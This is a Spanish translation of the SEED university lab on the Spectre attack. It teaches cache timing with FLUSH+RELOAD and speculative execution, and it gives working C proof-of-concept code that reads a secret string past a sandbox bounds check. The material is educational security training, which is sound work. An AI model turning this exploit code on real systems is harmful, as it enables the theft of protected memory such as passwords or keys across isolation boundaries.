Laboratorio del Ataque Spectre

Copyright © 2018 by Wenliang Du.
Este trabajo se encuentra bajo licencia Creative Commons. Attribution-NonCommercial-ShareAlike 4.0 International License. Si ud. remezcla, transforma y construye a partir de este material, Este aviso de derechos de autor debe dejarse intacto o reproducirse de una manera que sea razonable para el medio en el que se vuelve a publicar el trabajo.

1 Introducción

Descubierta en el 2017 y publicada en Enero del 2018, el ataque Spectre explota una serie de vulnerabilidades críticas que existen en muchos procesadores modernos, incluyendo procesadores Intel, AMD y ARM [1]. Estas vulnerabilidades le permiten a un programa romper con la isolación inter y intra proceso, por lo que un programa malicioso puede leer data de un area de memoria que no le pertenece. En un escenario normal tal acceso no es permitido debido a las protecciones de hardware (para la isolación inter-proceso) o protecciones de software (para la isolación intra-proceso), pero esta vulnerabilidad existente a nivel diseño de las CPUs permite evadir este tipo de proteccioness. Dado que esta vulnerabilidad existe a nivel de hardware, es muy difícil resolver el problema de raíz, al menos que se cambie el procesador de la PC. La vulnerabilidad Spectre representa un tipo especial de falla en el diseño de los CPUs, junto con la vulnerabilidad Meltdown, nos proveen una invaluable lección para la educación de la seguridad.

Objetivos del Aprendizaje El objetivo de este laboratorio es que los estudiantes puedan aprender y logren experiencia en el Ataque Spectre. El ataque por sí mismo es algo sofisticado, es por eso que para una mejor compresión del mismo y de como atacarlo, lo hemos fragmentado en pequeños pasos. Una vez que los estudiantes entiendan cada uno de los pasos, no debería de resultarles difícil reunir todos los elementos y proceder a realizar el ataque. Los estudiantes usarán el Ataque Meltdown para mostrar en pantalla/obtener e imprimir un dato secreto guardado dentro del kernel.

Este laboratorio cubre los siguientes tópicos:

- Ataque Spectre
- Ataque Side channel
- CPU caching
- Ejecución fuera de orden y Branch Prediction dentro de la microarquitectura del CPU

Lecturas y Videos. Para una cobertura más detallada sobre el ataque Spectre puede consultar:

- Capítulo 14 del libro de SEED, *Computer & Internet Security: A Hands-on Approach*, 2nd Edition, by Wenliang Du. Para más detalles `https://www.handsonsecurity.net`.
- Sección 8 del curso de SEED en Udemy, *Computer Security: A Hands-on Approach*, by Wenliang Du. Para más detalles `https://www.handsonsecurity.net/video.html`.

Entorno de Laboratorio. Este laboratorio ha sido testeado en nuestras imagenes pre-compiladas de una VM con Ubuntu 16.04 y otra con Ubuntu 20.04, que pueden ser descargadas del sitio oficial de SEED.

Al usar este laboratorio, los instructores deben de tener en cuenta que: Primero, aunque la vulnerabilidad Spectre es una falla común de diseño dentro de los CPUs Intel, AMD y ARM, este laboratorio ha sido solamente testeado en CPUs Intel. Segundo, Intel está trabajando en la solución de esta vulnerabilidad, por lo que si un estudiante usa máquina con un procesador Intel muy nuevo, el ataque puede que no funcione. Hasta Mayo del 2021 no se reportaron problemas pero a medida que pasa el tiempo puede que esto cambie.

Agradecimientos Este laboratorio ha sido desarrollado con la ayuda de Hao Zhang y Kuber Kohli, estos estudiantes son estudiantes graduado en el Departamento de Ingeniería Electrónica y Ciencias de la Computación de la Universidad de Syracuse.

2 Compilación del Código

Para la mayoría de nuestras tareas, necesitará agregar la opción `-march=native` a la hora de copilar el código con `gcc`. La opción `march` le indica al compilador que debe activar todas el conjunto de instrucciones soportadas por la máquina en donde se va a ejecutar este código. Por ejemplo, compilaremos `myprog.c` usando el siguiente comando:

```
$ gcc -march=native -o myprog myprog.c
```

3 Tarea 1 y 2: Ataque de Side Channel usando la caché del CPU

Los ataques Meltdown y Spectre usan la caché del CPU como side channel (canal encubierto) para robar información que se supone protegida. La técnica usada en este ataque de side channel se llama FLUSH+RELOAD [2]. Primero estudiaremos esta técnica. El código desarrollado en las tareas siguientes serán usados como base para futuras tareas.

La caché del CPU es una caché a nivel hardware usada por la CPU de una computadora para reducir el tiempo promedio de acceso a los datos en la memoria principal. Aceder a los datos en la caché del CPU es mucho más rápido que hacerlo en la memoria principal. Cuando los datos son obtenidos de la memoria principal por lo general son cacheados por la CPU, por lo que si se esos datos se usan nuevamente el tiempo de acceso será mucho más rápido. Ademas cuando la CPU necesita acceder a cierta porción de datos, primero busca en su caché. Si los datos están ahí (caché hit) serán obtenidos directamente de esa caché de otra forma la CPU irá a la memoria principal para obtenerlos. El tiempo que se usa en la última operación es significativamente más alto. La mayoría de los CPUs modernos poseen estas caches.



Figure 1: Cache hit and miss

3.1 Tarea 1: Leyendo de la caché vs Memoria

La memoria caché es usada por los procesadores para acelerar el tiempo de acceso a los datos. Las memorias caches son más rapidas en comparación a la memoria principal. Veamos el tiempo diferencial. En el siguiente código (`CacheTime.c`), tenemos un arreglo de tamaño `10*4096`. Primero accedemos a dos de sus elementos `array[3*4096]` y `array[7*4096]`. Lás páginas que contienen estos dos elementos serán

cacheadas. Luego procederemos a leer los elementos desde `array[0*4096]` hasta `array[9*4096]` y mediremos el tiempo de lectura usado en la memoria. La Figura 1 ilustra este proceso. En la Línea ① del código usado se realiza la lectura del contador del timestamp del CPU (TSC) antes de que realizar la lectura en memoria, mientras que en la Línea ② se lee el contador después de realizar la lectura en memoria. La diferencia de tiempo (expresada en el números de ciclos de CPU), representa el tiempo de lectura en memoria. Cabe destacar que el proceso de cacheo se hace a nivel bloque, no a nivel byte. El tamaño habitual de un bloque de caché son 64 bytes. Hemos usado `array[k*4096]`, para que los dos elementos que son cacheados no estén ubicados en el mismo bloque de la caché.

Listing 1: `CacheTime.c`

```
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;

  // Initialize the array
  for(i=0; i<10; i++) array[i*4096]=1;

  // FLUSH the array from the CPU cache
  for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);

  // Access some of the array items
  array[3*4096] = 100;
  array[7*4096] = 200;

  for(i=0; i<10; i++) {
    addr = &array[i*4096];
    time1 = __rdtscp(&junk);                    ①
    junk = *addr;
    time2 = __rdtscp(&junk) - time1;            ②
    printf("Access time for array[%d*4096]: %d CPU cycles\n",i, (int)time2);
  }
  return 0;
}
```

Por favor compile el siguiente código usando `gcc -march=native CacheTime.c` y ejecútelo. ¿Es más rápido acceder a `array[3*4096]` y `array[7*4096]` que acceder a otros elementos? Debe ejecutar el programa al menos 10 veces y describir sus observaciones. Dado este experimento debe de encontrar un valor umbral que pueda ser usado para distinguir entre estos dos tipos de acceso en memoria: acceder a los datos desde la caché versus acceder a los datos desde la memoria principal. Este umbral es importante para el resto de las tareas en este laboratorio.



Figure 2: Ataque Side Channel

3.2 Tarea 2: Usando la caché como Side Channel

El objetivo de esta tarea es usar el side channel para extraer un valor secreto usado por la función víctima. Asuma que existe una función víctima que usa un valor secreto como índice para cargar algunos valores de un arreglo. También asuma que ese valor secreto no puede ser accedido desde afuera. Nuestro objetivo es usar side channels para obtener este valor secreto. Esta técnica llamada FLUSH+RELOAD [2]. Figura 2 ilustra esta técnica que se conforma en tres pasos:

1. Hace un FLUSH de todo el arreglo en la memoria caché para asegurarse que el arreglo no este cacheado.
2. Invoca la función víctima, que accede a uno de los elementos del arreglo basado en el valor del secreto. Esta acción provoca que este elemento sea cacheado.
3. Hace un RELOAD de todo el arreglo y mide el tiempo que toma en hacer el reload por cada uno de los elementos que contiene el arreglo. Si el tiempo de carga de un elemento específico del arreglo es más rápido, lo más probable es que ese elemento este dentro de la caché. Este elemento debe ser el que usa la función víctima. Debemos de averiguar cual es su valor secreto.

El siguiente programa usa la técnica FLUSH+RELOAD para encontrar 1 byte de un valor secreto ubicado en la variable `secret`. Dado que existen 256 valores posibles para un secreto de 1 byte, necesitamos mapear cada valor en un elemento diferente dentro del arreglo. La forma naive de hacer esto, es definir un arreglo de 256 elementos (es decir `array[256]`). Sin embargo, esto no va a funcionar. El cacheo se hace a nivel bloque, no a nivel byte. Si se accede a `array[k]` un bloque de memoria que contiene este elemento será cacheado junto con los elementos adyacentes del arreglo `array[k]`, dificultando la inferencia de cual es el valor secreto. Para solucionar este problema, hemos creado un arreglo de `256*4096` bytes, dado que `4096` es mucho mayor en tamaño que el bloque default de la caché (64 bytes), de esta forma nos aseguramos que no existan elementos adyacentes en el mismo bloque por lo que `array[i*4096]` y `array[j*4096]` estarán en diferentes bloques.

Dado que `array[0*4096]` puede caer en el mismo bloque de caché que las variables de memoria adyacentes, estos puede ser accidentalmente cacheado durante el proceso de cacheo de esas variables. Por otro lado debemos evitar usar `array[0*4096]` en el método de FLUSH+RELOAD (para otro índice `k`, `array[k*4096]` no hay problema). Para hacer esto consistente dentro del programa, usamos `array[k*4096 + DELTA]` para todos los valores `k` donde `DELTA` es una constante ya definida con el valor `1024`.

Listing 2: `FlushReload.c`

```
#include <emmintrin.h>
#include <x86intrin.h>

uint8_t array[256*4096];
int temp;
unsigned char secret = 94;

/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;


  // Flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void victim()
{
  temp = array[secret*4096 + DELTA];
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD){
         printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
         printf("The Secret = %d.\n",i);
     }
  }
}

int main(int argc, const char **argv)
{
  flushSideChannel();
  victim();
  reloadSideChannel();
  return (0);
```

```
}
```

Por favor compile el programa usando `gcc` ejecútelo (Vea la Sección 2 para las instrucciones de compilación). Debe de nootar que esta técnica no es 100% precisas y puede que los resultados que observa no sean los esperados en muchas instancias de su ejecución. Ejecute el programa al menos 20 veces y cuenta cuantas veces obtiene el valor secreto de forma correcta. Puede ajustar el valor umbral `CACHE_HIT_THRESHOLD` al usado en la Tarea 1 (en este código se usa 80).

4 Tarea 3: Ejecución Fuera de Orden y Branch Prediction

El objetivo de esta tarea es entender la ejecución fuera de orden en los CPUs. Nos valdremos de un experimento para que los estudiantes puedan entender este tipo de ejecución.

4.1 Ejecución Fuera de Orden

El ataque Spectre se basa en una característica importante que está implementada en la mayoría de los CPUs. Para entenderla, veamos el siguiente código. Este código chequea que `x` sea menor que `size`, si esto es verdadero la variable data será actualizada. Asuma que el valor de `size` es 10, por lo que si `x` es igual a `15`, el código de la Línea 3 no será ejecutado.

```
1  data = 0;
2  if (x < size) {
3     data = data + 5;
4  }
```

La sentencia del código anterior es verdadera cuando se mira desde fuera del CPU. Sin embargo esto no es así si nos metemos dentro del mismo y observamos la secuencia de ejecución a nivel de microarquitectura. Si hacemos esto, descubriremos que la Línea 3 puede ser ejecutada de forma exitosa aunque el valor de `x` sea mayor a `size`. Esto se debe a una técnica de optimización implementada en los CPUs modernos, llamada ejecución fuera de orden (out-of-order execution).

La ejecución fuera de orden es una técnica de optimización que le permite a la CPU maximizar la utilización de todas sus unidades de ejecución. En lugar de ejecutar las instrucciones en el orden estricto en que fueron establecidas, los CPUs modernos de alta performance permiten que la ejecución fuera de orden usen todas sus unidades de ejecución para optimizar la performance y manejar de manera eficiente el uso de recursos, de otra forma estaríamos en un escenario donde una instrucción esperaría que termine la ejecución de una instrucción anterior teniendo la posibilidad de poder ser ejecutada en unidades de ejecución en el CPU que están ociosas

Si observamos el código de ejemplo anterior, y nos posicionamos a un nivel de microarquitectura, la Línea 2 implica dos operaciones: Cargar el valor de `size` de la memoria y comparar el valor con `x`. Si la variable `size` no está dentro de la caché del CPU, puede tomar cientos de ciclos de reloj del CPU antes de que este valor sea leído. En lugar de esperar ociosamente a que esto suceda, los procesadores modernos tratan de predecir el resultado de esta comparación, y correr de forma especulativa diferentes branches basados en estimaciones. Dado que dicha ejecución comienza antes de que la comparación termine, la ejecución es llamada ejecución fuera de orden, el CPU guarda su estado actual y los valores de los registros. Cuando el valor de `size` finalmente está disponible, el CPU chequea el resultado actual. Si la predicción es verdadera, el proceso especulativo anteriormente realizado se usado y esto implica una ganancia significativa en la perfomance. Si la predicción es errónea el CPU volverá a su estado inicial, por lo que todos los resultados provocados por la ejecución fuera de orden serán descartados como si esto nunca hubiera pasado.

Ese es el porque si miramos desde afuera la Línea 3 del código pareciera que nunca fue ejecutada. La Figura 3 ilustra la ejecución fuera de orden causada por la ejecución de la Línea 2.



Figure 3: Ejecución Especulativa (out-of-order execution)

Tanto Intel como otros fabricantes de CPUs cometieron algunos errores graves en el diseño de la técnica de la ejecución fuera de orden (out-of-order execution). En el contexto de este diseño, se borrán los efectos de la ejecución fuera de orden tanto en los registros como en la memoria si es que tal ejecución no se supone que deba de ocurrir. Sin embargo, olvidaron algo, los efectos en las caches del CPU. Durante la ejecución fuera de orden, la memoria a la que se intenta acceder es guardada tanto en en un registro como en la caché. Si la ejecución fuera de orden debe de ser descartada o mejor dicho los efectos de la misma, la caché en donde se guardan estos resultados o efectos, también debería de ser descartados. Desafortunadamente este no es el caso en la mayoría de los CPUs. Por lo tanto, esto crea un efecto observable. Utilizando la técnica de side channel descrita en las Tareas 1 y 2, se puede observar tal efecto. El ataque Spectre usa de manera inteligente este efecto observable para descubrir valores secretos que se suponen protegidos.

4.2 El Experimento

En esta tarea, usaremos un experimento para observar los efectos causados por la ejecución fuera de orden. El código usado en este experimento es mostrado a continuación. Algunas de las funciones usada en el código son las mismas que se usaron en tareas anteriores, por lo que no serán repetidos.

Listing 3: `SpectreExperiment.c`

```
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

int size = 10;
uint8_t array[256*4096];
uint8_t temp = 0;

void victim(size_t x)
{
  if (x < size) {                          ①
     temp = array[x * 4096 + DELTA];       ②
  }
```

```
}

int main()
{
  int i;

  // FLUSH the probing array
  flushSideChannel();

  // Train the CPU to take the true branch inside victim()
  for (i = 0; i < 10; i++) {                ③
      victim(i);                            ④
  }

  // Exploit the out-of-order execution
  _mm_clflush(&size);                       ☆
  for (i = 0; i < 256; i++)
      _mm_clflush(&array[i*4096 + DELTA]);
  victim(97);                               ⑤

  // RELOAD the probing array
  reloadSideChannel();
  return (0);
}
```

Para que las CPUs puedan realizar la ejecución especulativa, deberían de poder predecir el resultado de la condición IF. Las CPUs guardan un registro de los branches que fueron elegidos para su ejecución en el pasado y luego usa estos resultados para predecir que branch debería de ser elegido en una ejecución especulativa. Además, si quisieramos que la CPU tome un branch en particular dentro de la ejecución especulativa, deberíamos de entrenar al CPU, por lo que nuestro branch elegido se puede convertir en el resultado de esa predicción. Este entrenamiento es hecho dentro del bloque `for` que comienza en la Línea ③. Dentro de este for-loop, invocamos a la función `victim()` con un argumento cuyo valor es pequeño (este va de 0 a 9). Estos valores son menores que el valor `size`, por lo que el true-branch para esta condición en la Línea ① es siempre el que se elige. Esta es la fase de entrenamiento, que esencialmente entrena a la CPU que espera a que la condición IF sea verdadera.

Una vez entrenada la CPU, invocamos a la función `victim()` (Línea ⑤) pero esta vez enviamos un parámetro con un valor más grande (`97`). Este valor es mas grande que `size`, por lo que se tomará el false-branch y no el true-branch. Sin embargo, hemos flusheado de la memoria la variable `size`, por lo que obtener su valor desde memoria puede llevar un rato. Aquí es donde la CPU hará las predicciones y empezará la ejecución especulativa.

4.3 Tarea 3

Por favor compile el programa `SpectreExperiment.c` mostrado en el Fragmento 3 (Vea la Sección 2 para más detalles en como realizar la compilación); ejecute el programa y describa sus observaciones. Puede que haya algo de ruído en el side channel debido al cacheo de datos extras por el CPU, nos encargaremos de reducir este ruído mas adelante, por ahora puede ejecutar la tarea varias veces con el objetivo de observar sus efectos. Por favor observe cuando la Línea ② es ejecutada y cuando no, en el caso que el valor `97` sea usado en la función `victim()`. En conjunto con lo anterior, por favor haga lo siguiente:

- Comente la línea marcada con ☆ y ejecute todo nuevamente. Explique su observación. Después de

terminar con este experimento, descomemente lo que comentó anteriormente, para así no afectar las tareas que vendrán después.

- Reemplace la Línea ④ con `victim(i + 20)`; ejecute el código nuevamente y explique su observación.

5 Tarea 4: El Ataque Spectre

Como hemos visto en las tareas anteriores, podemos hacer las CPUs ejecuten el true-branch de un IF, aunque la condición sea falsa. Si la ejecución fuera de orden no produce un efecto visible, este no es un problema, dado que la mayoría de las CPUs que utilizan este mecanismo no limpian su caché, esto hace que se dejen rastros de los resultados producidos por esta ejecución fuera de orden dentro de la caché. El ataque Spectre usa estos rastros para robar datos secretos.

Estos datos pueden ser datos de un proceso en ejecución que no es el que está siendo ejecutado o del proceso que está siendo ejecutado. Si los datos son de otro proceso, el mecanismo de isolación del mismo se realiza a nivel hardware, en cambio si los datos son del mismo proceso, la isolación se da a nivel de software, como puede ser un mecanismo de sandbox. El ataque de Spectre puede ser usado para atacar ambos mecanismos de isolación. Sin embargo obtener los datos de un proceso que usa la isolación por hardware es mucho más difícil que aquel proceso que usa la isolación por software. Para hacer esto más sencillo, este laboratorio se centrará solamente en obtener los datos pertenecientes al proceso en ejecución.

Cuando en un navegador se visitan diferentes páginas webs en servidores remotos comúnmente se usa el mismo proceso para abrirlas. El mecanismo de sandbox implementado dentro del navegador provee un entorno isolado para estas páginas, por lo que una página no podrá acceder a los datos de otra página. La mayoría de estas protecciones de software se basan en chequear ciertas condiciones para determinar si un determinado acceso es permitido o no. Podemos evadir este tipo de chequeo de acceso usando el ataque Spectre, valiéndonos de la ejecución fuera de orden del CPU sobre el branch del código que se intenta proteger incluso cuando esa condición sea falsa.

5.1 Setup del Experimento



Figure 4: Setup del Experimento: El Buffer y el Dato Secreto Protegido

La Figura 4 muestra el setup para el experimento. En este setup, existen dos regiones: la región restringida y la región no restringida. Esta restricción se logra a través de una condición IF que está implementada es una función sandbox mostrada más abajo. La función sandbox retorna el valor de `buffer[x]` para un valor `x` establecido por el usuario, esta función retorna el valor solamente si este valor `x` se encuentra dentro de los límites del buffer. La función sandbox no retonará nada que pertenezca al área restringida de la memoria del programa.

```
unsigned int bound_lower = 0;
unsigned int bound_upper = 9;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
  if (x <= bound_upper && x >= bound_lower) {
     return buffer[x];
  } else {
     return 0;
  }
}
```

Existe un valor secreto dentro del área restringida (por encima o por debajo del buffer) y la dirección de memoria de este valor es conocida para el atacante pero el atacante no puede acceder directamente a la dirección de memoria que contiene este dato. La única forma de hacerlo es a través de la función de sandbox. En la sección anterior hemos aprendido que aunque el true-branch nunca se ejecute, si `x` es más grande que el tamaño de un buffer, a nivel de microarquitectura, se va a ejecutar y va a dejar rastros de los resultados de esta ejecución una vez que está haya sido revertida.

5.2 El Programa usado por el Experimento

El código para el ataque Spectre es mostrado más abajo. En este código, se define un valor secreto en la Línea ①. Asuma que no se puede modificar de forma directa el acceso a las variables `secret`, `bound_lower`, o `bound_upper` (asumimos que podemos flushear las variables que marcan los límites superiores e inferiores en la caché). Nuestro objetivo es mostrar el valor secreto usando el ataque Spectre. El código solamente obtiene el primer byte de este valor secreto. Los estudiantes pueden extender este código para obtener más bytes del mismo.

Listing 4: `SpectreAttack.c`

```
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

unsigned int bound_lower = 0;
unsigned int bound_upper = 9;
uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
char    *secret    = "Some Secret Value";     ①
uint8_t array[256*4096];

// Sandbox Function
uint8_t restrictedAccess(size_t x)
{
  if (x <= bound_upper && x >= bound_lower) {
```

```
    return buffer[x];
  } else { return 0; }
}

void spectreAttack(size_t index_beyond)
{
  int i;
  uint8_t s;
  volatile int z;

  // Train the CPU to take the true branch inside restrictedAccess().
  for (i = 0; i < 10; i++) {
      restrictedAccess(i);
  }

  // Flush bound_upper, bound_lower, and array[] from the cache.
  _mm_clflush(&bound_upper);
  _mm_clflush(&bound_lower);
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  for (z = 0; z < 100; z++)  {   }

  s = restrictedAccess(index_beyond);      ②
  array[s*4096 + DELTA] += 88;             ③
}

int main() {
  flushSideChannel();
  size_t index_beyond = (size_t)(secret - (char*)buffer);  ④
  printf("secret: %p \n", secret);
  printf("buffer: %p \n", buffer);
  printf("index of secret (out of bound): %ld \n", index_beyond);
  spectreAttack(index_beyond);
  reloadSideChannel();
  return (0);
}
```

La mayoría del código es el mismo que se muestra en el Fragmento 3, por lo que evitaremos explicar su funcionamiento. La parte más importante son las Líneas ②, ③, y ④. La Línea ④ calcula el offset del valor secreto a partir del comienzo del buffer (asumimos que la dirección del valor secreto es conocida por el atacante; en los ataques reales existen varias maneras de encontrar esta dirección). El offset está más allá de los límites del buffer, por lo que sí este es más grande que el límite mas alto (upper bound) o mas chico que el límite mas bajo (lower bound) lo que vendría a ser un número negativo. Este offset caerá dentro de la función `restrictedAccess()`. Dado que hemos entrenado a la CPU para que tome el true-branch dentro de `restrictedAccess()`, la CPU retornará `buffer[index_beyond]`, al realizarse la ejecución fuera de orden y este contendrá el valor secreto. El valor secreto hace que su elemento correspondiente ddentro del arreglo `array[]` sea cargado en la caché. Todos estos paso serán eventualmente revertidos, por lo que desde afuera del CPU la función `restrictedAccess()` retornará cero y no el valor secreto. Sin embargo dado que no se limpia la caché, sabemos que `array[s*4096 + DELTA]` se encuentra dentro de ella. Ahora, sólo necesitamos usar la técnica de side-channel para descubrir cual es el elemento del arreglo `array[]` que se encuentra en la caché.

Tarea. Por favor compile y ejecute `SpectreAttack.c`. Describa su observación y anote si pudo obtener el valor secreto. Si hay mucho ruído en el side channel, es posible que si ejecuta el ataque reiterada veces no obtenga siempre el resultado deseado. Nuevamente es importante destacar que para probar esto y poder obtener el valor secreto debe de correr el ataque muchas veces hasta que llegar al valor deseado.

6 Tarea 5: Mejorando la Precisión del Ataque

En las tareas anteriores, se puede observar que los resultados tienen algo de ruído y no siempre son los esperados. Esto se debe a que muchas veces la CPU carga valores extra en la caché que se esperan a ser usados más adelante, también puede deberse a que el valor umbral establecido no es muy preciso. Este ruído en la caché puede afectar los resultados de nuestros ataques. Necesitamos realizar el ataque varia veces; en vez de hacerlo manualmente, podemos usar el siguiente código para automatizar esta tarea.

Para mejorar la precisión del ataque se usa una técnica estadística. La idea es crear un arreglo de scores de un tamaño de 256, un elemento por cada posible valor secreto. Una vez hecho se correrá el ataque reiterada veces. Cada vez que nuestro programa de ataque indique que el dato secreto es `k` (esto puede ser falso), agregamos 1 en `scores[k]`. Después de correr el ataque muchas veces, usamos el valor `k` que posea el score más alto como nuestra estimación final en lugar de usar el obtenido en una sola corrida. El código de esta técnica es mostrado a continuación:

Listing 5: `SpectreAttackImproved.c`

```
static int scores[256];

void reloadSideChannelImproved()
{
  ......
  for (i = 0; i < 256; i++) {
     ......
     if (time2 <= CACHE_HIT_THRESHOLD)
        scores[i]++; /* if cache hit, add 1 for this value */
  }
}

void spectreAttack(size_t index_beyond)
{
  ... omitted: same as that in SpectreAttack.c ...
}

int main() {
  int i;
  uint8_t s;
  size_t  index_beyond = (size_t)(secret - (char*)buffer);

  flushSideChannel();
  for(i=0;i<256; i++) scores[i]=0;

  for (i = 0; i < 1000; i++) {
    printf("*****\n");                ①
    spectreAttack(index_beyond);
    usleep(10);                       ②
    reloadSideChannelImproved();
```

```
  }

  int max = 0;
  for (i = 0; i < 256; i++){
   if(scores[max] < scores[i])
     max = i;
  }

  printf("Reading secret value at index %ld\n", index_beyond);
  printf("The  secret value is %d(%c)\n", max, max);
  printf("The number of hits is %d\n", scores[max]);
  return (0);
}
```

Tareas. Por favor compile y ejecute `SpectreAttackImproved.c`, y realice las siguientes tareas:

- Puede observar que al correr el código el que tenga el score más alto es posible que sea `scores[0]`. Por favor descubra el porque esto y arregle el código de tal forma que se imprima el valor secreto (que no sea el que está en el índice cero).
- La Línea ① parece inútil, but basados en nuestra experiencia en la Máquina Virtual de SEED que corre Ubuntu 20.04, sin esta línea el ataque no funcionará. En la Máquina Virtual de SEED que corre Ubuntu 16.04, no es necesaria esta línea. Todavía no hemos podido encontrar la razón del porque de este comportamiento, por lo que si ud. puede encontrarla, su instructor podría darle puntos extras. Por favor ejecute el programa con y sin esta línea y describa sus observaciones.
- La Línea ② hace que el programa se pause durante 10 microsegundos. Cuanto afecta a la tasa de éxito del ataque este tiempo de pausa. Por favor intente con diferentes valores y describa sus observaciones.

7 Tarea 6: Obteniendo la Cadena Completa

En la tarea anterior, hemos leído solamente el primer caracter de la cadena `secret`. En esta tarea, necesitamos imprimir la cadena entera usando el ataque Spectre. Por favor escriba su propio código o extienda el código ya existente de la Tarea 5 para lograr este objetivo; incluya los resultados de la ejecución en el informe del laboratorio.

8 Informe del Laboratorio

Debe enviar un informe de laboratorio detallado, con capturas de pantalla, para describir lo que ha hecho y lo que ha observado. También debe proporcionar una explicación a las observaciones que sean interesantes o sorprendentes. Enumere también los fragmentos de código más importantes seguidos de una explicación. No recibirán créditos aquellos fragmentos de códigos que no sean explicados.

Agradecimientos

Este documento ha sido traducido al Español por Facundo Fontana

References

